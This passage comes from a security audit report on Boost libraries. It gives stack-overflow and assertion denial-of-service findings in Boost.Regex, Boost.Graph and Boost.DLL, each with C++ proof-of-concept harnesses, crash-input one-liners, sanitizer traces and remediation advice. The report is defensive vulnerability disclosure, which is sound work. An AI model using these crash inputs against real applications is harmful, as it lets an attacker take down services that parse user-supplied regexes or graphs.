    #247 0x55555569d6c5 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1125:13

SUMMARY: AddressSanitizer: stack-overflow (/root/fuzzers/regex/regex+0xafd5b) (BuildId: 5b1e7ffb39bddb69a
ed7be109c37f2c7c3de1a04) in __asan_memset
==1238020==ABORTING
```

Figure 1 – Address Sanitizer crash on recursion

The output of the sanitizer also shows the line where the recursion happens (`boost/regex/v5/basic_regex_creator.hpp:1125`):

```
case syntax_element_end_line:
{
   // next character must be a line separator (if there is one):
   if(l_map)
   {
      l_map[0] |= mask_init;
      l_map[static_cast<unsigned>('\n')] |= mask;
      l_map[static_cast<unsigned>('\r')] |= mask;
      l_map[static_cast<unsigned>('\f')] |= mask;
      l_map[0x85] |= mask;
   }
   // now figure out if we can match a NULL string at this point:
   if(pnull)
      create_startmap(state->next.p, 0, pnull, mask); <- RECURSION HERE
```

```
            return;
```

This confirms that the call happens inside the handler for a `syntax_element_end_line` marker, which corresponds to the `$` character.

Suggested Remediation

Detect recursion attempts when parsing the regular expression and abort accordingly, this can be done by counting the levels of depth at each recursive call and throw an exception when a limit is reached.

References

- https://github.com/boostorg/regex/blob/boost-1.83.0/include/boost/regex/v5/basic_regex_creator.hpp#L1125
- https://cwe.mitre.org/data/definitions/674.html

5.3. *Boost.Regex Stack Overflow via Recursion on Multiple Unions and Capture Groups*

Severity	LOW
Affected Resources	boost/regex/v5/basic_regex_creator.hpp:1298
Status	Closed

Patch

A fix for this vulnerability was implemented and merged by the maintainer of the Boost.Regex project (https://github.com/boostorg/regex/pull/204).

Description

When parsing a regular expression containing some specific combinations of | markers and capture groups, the Boost.Regex library incurs in an uncontrolled recursion that stalls the parsing process, eventually leading to a stack overflow.

Impact

The vulnerability might be leveraged to perform denial-of-service attacks on applications using the library and parsing user-controlled regular expressions.

Proof of Concept

1. Prepare a `poc.cc` file with the following source code:

```
#include <iostream>
#include <string>
#include <boost/regex.hpp>

int main(int argc, char** argv) {
  std::string regex_string;
  std::getline(std::cin, regex_string);
  boost::regex e(regex_string);
}
```

2. Compile it with `clang++ poc.cc -o poc -I $BOOST_HOME`, where `BOOST_HOME` is the directory with the Boost libraries release.
3. Execute the program with: `python3 -c 'print("("+"|"*40000+"(?0))")' | ./poc`
4. Notice the `Segmentation Fault` error thrown by the operating system.

By compiling and running the binary with AddressSanitizer (ASAN) enabled, the recursion is confirmed:



```
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1298:19
    #238 0x55555569dd33 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1298:19
    #239 0x55555569dd33 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1298:19
    #240 0x55555569dd33 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1298:19
    #241 0x55555569dd33 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1298:19
    #242 0x55555569dd33 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1298:19
    #243 0x55555569dd33 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1298:19
    #244 0x55555569dd33 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1298:19
    #245 0x55555569dd33 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1298:19
    #246 0x55555569dd33 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1298:19
    #247 0x55555569dd33 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1298:19

SUMMARY: AddressSanitizer: stack-overflow (/root/fuzzers/regex/regex+0xafd5b) (BuildId: 5b1e7ffb39bddb69a
ed7be109c37f2c7c3de1a04) in __asan_memset
==1238037==ABORTING
```

Figure 2 - Address Sanitizer crash on recursion

The output of the sanitizer also shows the line where the recursion happens (`boost/regex/v5/basic_regex_creator.hpp:1298`):

```
else
{
   // we haven't created a startmap for this alternative yet
   // so take the union of the two options:
   if(is_bad_repeat(state))
   {
      set_all_masks(l_map, mask);
      if(pnull)
         *pnull |= mask;
      return;
   }
   set_bad_repeat(state);
   create_startmap(state->next.p, l_map, pnull, mask);
   if((state->type == syntax_element_alt)
      || (static_cast<re_repeat*>(state)->min == 0)
```

```
        || (not_last_jump == 0))
        create_startmap(rep->alt.p, l_map, pnull, mask); //<- RECURSION HERE
```

Suggested Remediation

Detect recursion attempts when parsing the regular expression and abort accordingly, this can be done by counting the levels of depth at each recursive call and throw an exception when a limit is reached.

References

- https://github.com/boostorg/regex/blob/boost-1.83.0/include/boost/regex/v5/basic_regex_creator.hpp#L1298
- https://cwe.mitre.org/data/definitions/674.html

5.4. *Boost.Regex Stack Overflow via Recursion on Multiple Open Parentheses in Format String*

Severity	LOW
Affected Resources	boost/regex/v5/regex_format.hpp:227 boost/regex/v5/regex_format.hpp:736
Status	Closed

Patch

A fix for this vulnerability was implemented and merged by the maintainer of the Boost.Regex project (https://github.com/boostorg/regex/pull/204).

Description

The Boost.Regex library exposes an API to perform regex-powered search and replace operations.

The function needs three arguments:

1. The text where the search & replace needs to happen.
2. The regex used to search.
3. The text that will be put in place of the matched occurrences.

The latter supports a specific Format syntax, documented here, to customize the text that will be used to replace.

By supplying a specific format string composed of multiple `(` characters, the library incurs in an uncontrolled recursion eventually leading to a stack overflow.

Impact

The vulnerability might be leveraged to perform denial-of-service attacks on applications using the library and parsing user-controlled format strings.

Proof of Concept


1. Prepare a `poc.cc` file with the following source code:

```
#include <fstream>
#include <sstream>
#include <string>
#include <iterator>
#include <iostream>
#include <boost/regex.hpp>


int main(int argc, char *argv[])
{
    std::string format_string;
    std::getline(std::cin, format_string);
```

```
        boost::regex e("foo");
        std::string in("foobar");
        std::ostringstream t(std::ios::out | std::ios::binary);
        std::ostream_iterator<char, char> oi(t);
        boost::regex_replace(oi, in.begin(), in.end(),
          e, format_string, boost::match_default | boost::format_all);
        std::string s(t.str());
        std::cout << s << std::endl;
    }
```

2. Compile it with `clang++ poc.cc -o poc -I $BOOST_HOME`, where BOOST_HOME is the directory with the Boost libraries release.
3. Execute the program with `python3 -c "print('('*80000)" | ./poc_replace`
4. Notice the `Segmentation Fault` error thrown by the operating system.

By compiling and running the binary with AddressSanitizer (ASAN) enabled, the recursion is confirmed:



```
    #243 0x5555556fc420 in boost::re_detail_500::basic_regex_formatter<std::ostream_iterator<char, char,
std::char_traits<char> >, boost::match_results<__gnu_cxx::__normal_iterator<char*, std::__cxx11::basic_st
ring<char, std::char_traits<char>, std::allocator<char> > >, std::allocator<boost::sub_match<__gnu_cxx::_
_normal_iterator<char*, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> > >
 > > >, boost::regex_traits_wrapper<boost::regex_traits<char, boost::cpp_regex_traits<char> > >, __gnu_cx
x::__normal_iterator<char const*, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator
<char> > > >::format_until_scope_end() /root/boost_1_83_0/boost/regex/v5/regex_format.hpp:736:7
    #244 0x5555556f96bd in boost::re_detail_500::basic_regex_formatter<std::ostream_iterator<char, char,
std::char_traits<char> >, boost::match_results<__gnu_cxx::__normal_iterator<char*, std::__cxx11::basic_st
ring<char, std::char_traits<char>, std::allocator<char> > >, std::allocator<boost::sub_match<__gnu_cxx::_
_normal_iterator<char*, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> > >
 > > >, boost::regex_traits_wrapper<boost::regex_traits<char, boost::cpp_regex_traits<char> > >, __gnu_cx
x::__normal_iterator<char const*, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator
<char> > > >::format_all() /root/boost_1_83_0/boost/regex/v5/regex_format.hpp:227:13
    #245 0x5555556fc420 in boost::re_detail_500::basic_regex_formatter<std::ostream_iterator<char, char,
std::char_traits<char> >, boost::match_results<__gnu_cxx::__normal_iterator<char*, std::__cxx11::basic_st
ring<char, std::char_traits<char>, std::allocator<char> > >, std::allocator<boost::sub_match<__gnu_cxx::_
_normal_iterator<char*, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> > >
 > > >, boost::regex_traits_wrapper<boost::regex_traits<char, boost::cpp_regex_traits<char> > >, __gnu_cx
x::__normal_iterator<char const*, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator
<char> > > >::format_until_scope_end() /root/boost_1_83_0/boost/regex/v5/regex_format.hpp:736:7
    #246 0x5555556f96bd in boost::re_detail_500::basic_regex_formatter<std::ostream_iterator<char, char,
std::char_traits<char> >, boost::match_results<__gnu_cxx::__normal_iterator<char*, std::__cxx11::basic_st
ring<char, std::char_traits<char>, std::allocator<char> > >, std::allocator<boost::sub_match<__gnu_cxx::_
_normal_iterator<char*, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> > >
 > > >, boost::regex_traits_wrapper<boost::regex_traits<char, boost::cpp_regex_traits<char> > >, __gnu_cx
x::__normal_iterator<char const*, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator
<char> > > >::format_all() /root/boost_1_83_0/boost/regex/v5/regex_format.hpp:227:13

SUMMARY: AddressSanitizer: stack-overflow /root/boost_1_83_0/boost/regex/v5/regex_format.hpp:203 in boost
::re_detail_500::basic_regex_formatter<std::ostream_iterator<char, char, std::char_traits<char> >, boost:
:match_results<__gnu_cxx::__normal_iterator<char*, std::__cxx11::basic_string<char, std::char_traits<char
>, std::allocator<char> > >, std::allocator<boost::sub_match<__gnu_cxx::__normal_iterator<char*, std::__c
xx11::basic_string<char, std::char_traits<char>, std::allocator<char> > > > > >, boost::regex_traits_wrap
per<boost::regex_traits<char, boost::cpp_regex_traits<char> > >, __gnu_cxx::__normal_iterator<char const*
, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> > > >::format_all()
==1242539==ABORTING
```

Figure 3 - Address Sanitizer crash on recursion

The output of the sanitizer also shows the lines where the recursion happens. Looking at the `boost/regex/v5/regex_format.hpp`, it could be seen the following block of code around line 227:

```
case '(':
   if(m_flags & boost::regex_constants::format_all)
   {
      ++m_position;
      bool have_conditional = m_have_conditional;
      m_have_conditional = false;
      format_until_scope_end(); <- RECURSION HERE
      m_have_conditional = have_conditional;
      if(m_position == m_end)
         return;
      BOOST_REGEX_ASSERT(*m_position == static_cast<char_type>(')'));
      ++m_position;  // skip the closing ')'
      break;
   }
```

Inside the `format_until_scope_end` function, at line 736, the recursion where the `format_all` function is called again happens:

```
template <class OutputIterator, class Results, class traits, class
ForwardIter>
void basic_regex_formatter<OutputIterator, Results, traits,
ForwardIter>::format_until_scope_end()
{
   do
   {
      format_all(); <- RECURSION HERE
      if((m_position == m_end) || (*m_position ==
static_cast<char_type>(')')))
         return;
      put(*m_position++);
   }while(m_position != m_end);
}
```

Suggested Remediation

Detect recursion attempts when parsing format strings and abort accordingly, this can be done by counting the levels of depth at each recursive call and throw an exception when a limit is reached.

References

- https://github.com/boostorg/regex/blob/boost-1.83.0/include/boost/regex/v5/regex_format.hpp#L227

- https://github.com/boostorg/regex/blob/boost-1.83.0/include/boost/regex/v5/regex_format.hpp#L736
- https://cwe.mitre.org/data/definitions/674.html

5.5. Boost.Graph Stack Overflow via Recursion with Multiple Subgraphs

Severity	LOW
Affected Resources	boost/graph/read_graphviz_new.cpp:770
Status	Closed

Patch

The maintainers of the Boost.Graph project were added to OSS-Fuzz in order to allow them to receive the reports related to the fuzzers that were developed in the context of the current activity.

The maintainers performed an in depth analysis and risk assessment (https://github.com/boostorg/graph/issues/364) and later implemented a fix for this vulnerability (https://github.com/boostorg/graph/pull/376).

Description

When parsing a sufficiently long GraphViz file composed of a graph with multiple subgraphs definitions - a `digraph` keyword followed by repeated `{` (open curly bracket) characters - the library crashes with a segmentation fault due to an uncontrolled stack recursion.

Impact

The vulnerability might be leveraged to perform denial-of-service attacks on applications using the library and parsing user-controlled GraphViz files.

Proof of Concept


1. Prepare a `poc.cc` file with the following source code:

```
#include <iostream>
#include <string>
#include <boost/graph/graphviz.hpp>
#include <boost/property_map/dynamic_property_map.hpp>
#include <boost/graph/adjacency_list.hpp>

struct DotVertex {
    std::string name;
    std::string label;
    int peripheries;
};

struct DotEdge {
    std::string label;
};
```

```
typedef boost::adjacency_list<boost::vecS, boost::vecS,
boost::directedS, DotVertex, DotEdge> Graph;

int main(int argc, char** argv) {
  std::string graphviz_string;
  std::getline(std::cin, graphviz_string);
  Graph graphviz;
  boost::dynamic_properties dp(boost::ignore_other_properties);
  boost::read_graphviz(graphviz_string, graphviz, dp);
}
```

2. Compile it with `clang++ poc.cc -o poc -I $BOOST_HOME -lboost_graph`, where `BOOST_HOME` is the directory with the Boost libraries release.
3. Execute the program with `python3 -c "print('digraph' + '{'*20000)" | ./poc`.
4. Notice the `Segmentation Fault` error thrown by the operating system.

By compiling and running the binary with AddressSanitizer (ASAN) enabled, the recursion is confirmed:



```
    #240 0x55555682eb4 in boost::read_graphviz_detail::parser::parse_endpoint_rest(boost::r
oost_1_83_0/libs/graph/src/read_graphviz_new.cpp:764:48
    #241 0x5555556827d7 in boost::read_graphviz_detail::parser::parse_stmt() /root/boost_1_8
77:40
    #242 0x55555566cebf in boost::read_graphviz_detail::parser::parse_stmt_list() /root/boos
cpp:646:17
    #243 0x555555684f9f in boost::read_graphviz_detail::parser::parse_subgraph[abi:cxx11](bo
root/boost_1_83_0/libs/graph/src/read_graphviz_new.cpp:806:13
    #244 0x55555682eb4 in boost::read_graphviz_detail::parser::parse_endpoint_rest(boost::r
oost_1_83_0/libs/graph/src/read_graphviz_new.cpp:764:48
    #245 0x5555556827d7 in boost::read_graphviz_detail::parser::parse_stmt() /root/boost_1_8
77:40
    #246 0x55555566cebf in boost::read_graphviz_detail::parser::parse_stmt_list() /root/boos
cpp:646:17
    #247 0x555555684f9f in boost::read_graphviz_detail::parser::parse_subgraph[abi:cxx11](bo
root/boost_1_83_0/libs/graph/src/read_graphviz_new.cpp:806:13
    #248 0x55555682eb4 in boost::read_graphviz_detail::parser::parse_endpoint_rest(boost::r
oost_1_83_0/libs/graph/src/read_graphviz_new.cpp:764:48

SUMMARY: MemorySanitizer: stack-overflow (/root/fuzzers/graph/poc+0xaff26) (BuildId: 3c4a310
ator new(unsigned long)
==2206454==ABORTING
```

Figure 4 - Address Sanitizer crash on recursion

The output of the sanitizer also shows the line where the recursion happens, which is `boost/graph/src/read_graphviz_new.cpp:770`. By analyzing it, it can be seen that inside the function `parse_subgraph`, after a left-bracket is found, the `parse_stmt_list` function is called (line 806) that in turn will call `parse_stmt` (646) that itself will call `parse_endpoint_rest` (line 677) that finally calls again `parse_subgraph` (line 764) starting the recursion chain.

Suggested Remediation

Detect recursion attempts when parsing the GraphViz subgraphs and abort accordingly, this can be done by counting the levels of depth at each recursive call and throw an exception when a limit is reached.

References

- https://github.com/boostorg/graph/blob/boost-1.83.0/src/read_graphviz_new.cpp#L806
- https://cwe.mitre.org/data/definitions/674.html

5.6. Boost.Graph Assertion in breadth_first_search

Severity	INFORMATIONAL
Affected Resources	boost/graph/two_bit_color_map.hpp:88
Status	**Open**

Patch

The maintainers chose to accept the risk. Therefore, the recommendation for developers is to perform a heavy sanitization on the graphs supplied to algorithms.

Description

When executing search functions, like `breadth_first_search`, of the Boost.Graph library on a malformed Graph the library aborts the execution through the use of an assertion. Moreover, there are no function that can be used to easily check the validity of a Graph before performing operations on it.

Impact

The vulnerability might be leveraged to perform denial-of-service attacks on applications using the library and parsing user-controlled Graphs, for example loaded from user-supplied GraphViz/GraphML files.

Proof of Concept

1. Prepare `apoc.cc` file with the following source code:

```
#include <iostream>
#include <string>
#include <boost/graph/graphviz.hpp>
#include <boost/property_map/dynamic_property_map.hpp>
#include <boost/graph/adjacency_list.hpp>
#include <boost/graph/breadth_first_search.hpp>

struct DotVertex {
    std::string name;
    std::string label;
    int peripheries;
};

struct DotEdge {
    std::string label;
};

typedef boost::adjacency_list<boost::vecS, boost::vecS,
boost::directedS, DotVertex, DotEdge> Graph;

int main(int argc, char** argv) {
  std::string graphviz_string;
  std::getline(std::cin, graphviz_string);
  Graph graphviz;
  boost::dynamic_properties dp(boost::ignore_other_properties);
  boost::read_graphviz(graphviz_string, graphviz, dp);

  auto N = boost::num_vertices(graphviz);

  boost::default_bfs_visitor bfsVisitor;
  boost::breadth_first_search(graphviz, boost::vertex(0, graphviz),
boost::visitor(bfsVisitor));
}
```

2. Compile it with `clang++ poc.cc -o poc -I $BOOST_HOME -lboost_graph`, where `BOOST_HOME` is the directory with the Boost libraries release.
3. Execute the program with `echo -ne "digraph G {}" | ./poc`.
4. Notice the assertion error thrown by the operating system.

Suggested Remediation

Do not use assertions to raise errors in case of unexpected input, since those cannot be caught from the developer and will crash the program instead.

References

- https://cwe.mitre.org/data/definitions/617.html

5.7. Boost.DLL DoS via Uncaught Exceptions / Failed Assertions

Severity	INFORMATIONAL
Affected Resources	boost/dll/detail/elf_info.hpp:156 boost/dll/detail/elf_info.hpp:189 boost/dll/detail/elf_info.hpp:307 boost/dll/detail/pe_info.hpp:233
Status	Open

Patch

The maintainers chose to accept the risk. Therefore, the recommendation for developers is to only supply valid binaries to the library.

Description

Several cases were discovered where the `library_info` interface of the Boost.DLL libraries does not catch low-level exceptions coming from the standard library when parsing ELF/PE binaries which might be user-controlled.

It's worth noticing that most of the uncaught exceptions are due to missing validations checks, and bugs in the Boost.DLL library thrown by the C++ std library.

Moreover, the library does not document in any way that the `library_info` API might throw these exceptions, whether in the docstrings or in the examples provided in the documentation.

Impact

Developers using the library might only catch for exceptions in the `boost` namespace, thus exposing their software to crashes when dealing with unexpected or forged input from attackers.

Proof of Concept

For all the following Proof of Concepts, the code below has been used to feed input to the library:

```
#include <boost/dll/library_info.hpp>

int main(int argc, char *argv[])
{
    try {
        boost::dll::fs::path path(argv[1]);
        boost::dll::library_info inf(path, false);
        inf.sections();
        inf.sections(".text");
        inf.symbols();
    } catch(boost::exception& e){}
    return 0;
}
```

The code is compiled with `clang++ -o poc poc.cc -g -I $BOOST_HOME`, where `$BOOST_HOME` is the directory with the Boost libraries release.

For the manipulated ELFs and PEs, the lief python package was used, together with standard library operations.

ifstream.seekg

At line `boost/dll/detail/elf_info.hpp:156`, the `checked_seekg` is defined as follows:

```
    static void checked_seekg(std::ifstream& fs, Integer pos) {
        /* TODO: use cmp_less, cmp_greater
        if ((std::numeric_limits<std::streamoff>::max)() < pos) {
            boost::throw_exception(std::runtime_error("Integral overflow while
getting info from ELF file"));
        }
        if ((std::numeric_limits<std::streamoff>::min)() > pos){
            boost::throw_exception(std::runtime_error("Integral underflow
while getting info from ELF file"));
        }
        */
        fs.seekg(static_cast<std::streamoff>(pos));
    }
```

This moves the cursor into the stream to a given position. The function is used in many places in the code, but despite the signature, it does not perform any check nor does it catch exceptions when the `pos` argument is invalid (e.g. goes past the file boundaries).

As an example, at line `boost/dll/detail/elf_info.hpp:202` it is used to move the cursor to the section header table:


```
checked_seekg(fs, elf.e_shoff);
```

To create a binary that crashes this, the following Python code can be used:

```
import shutil

shutil.copyfile("/bin/ls", "poc_seekg_binary")

with open("poc_seekg_binary", "wb") as f:
    f.seek(40) # header->e_shoff
    f.write(b"\xff\xff\xff\xff") # writing an invalid offset!
```

Steps to reproduce:

1. Run the provided python code to create the `poc_seekg_binary` file.
2. Execute the PoC with `./poc poc_seekg_binary`.
3. Notice the unhandled exception:



```
root@boost:~/fuzzers/dll# ./poc poc_seekg_binary
terminate called after throwing an instance of 'std::__ios_failure'
  what():  basic_ios::clear: iostream error
Aborted
```

Figure 5 - Unhandled low-level exception

vector.resize

In some lines, vectors are resized without checking for `std::bad_alloc` / `std::length_error` exceptions.

For instance, at line `boost/dll/detail/elf_info.hpp:189`:

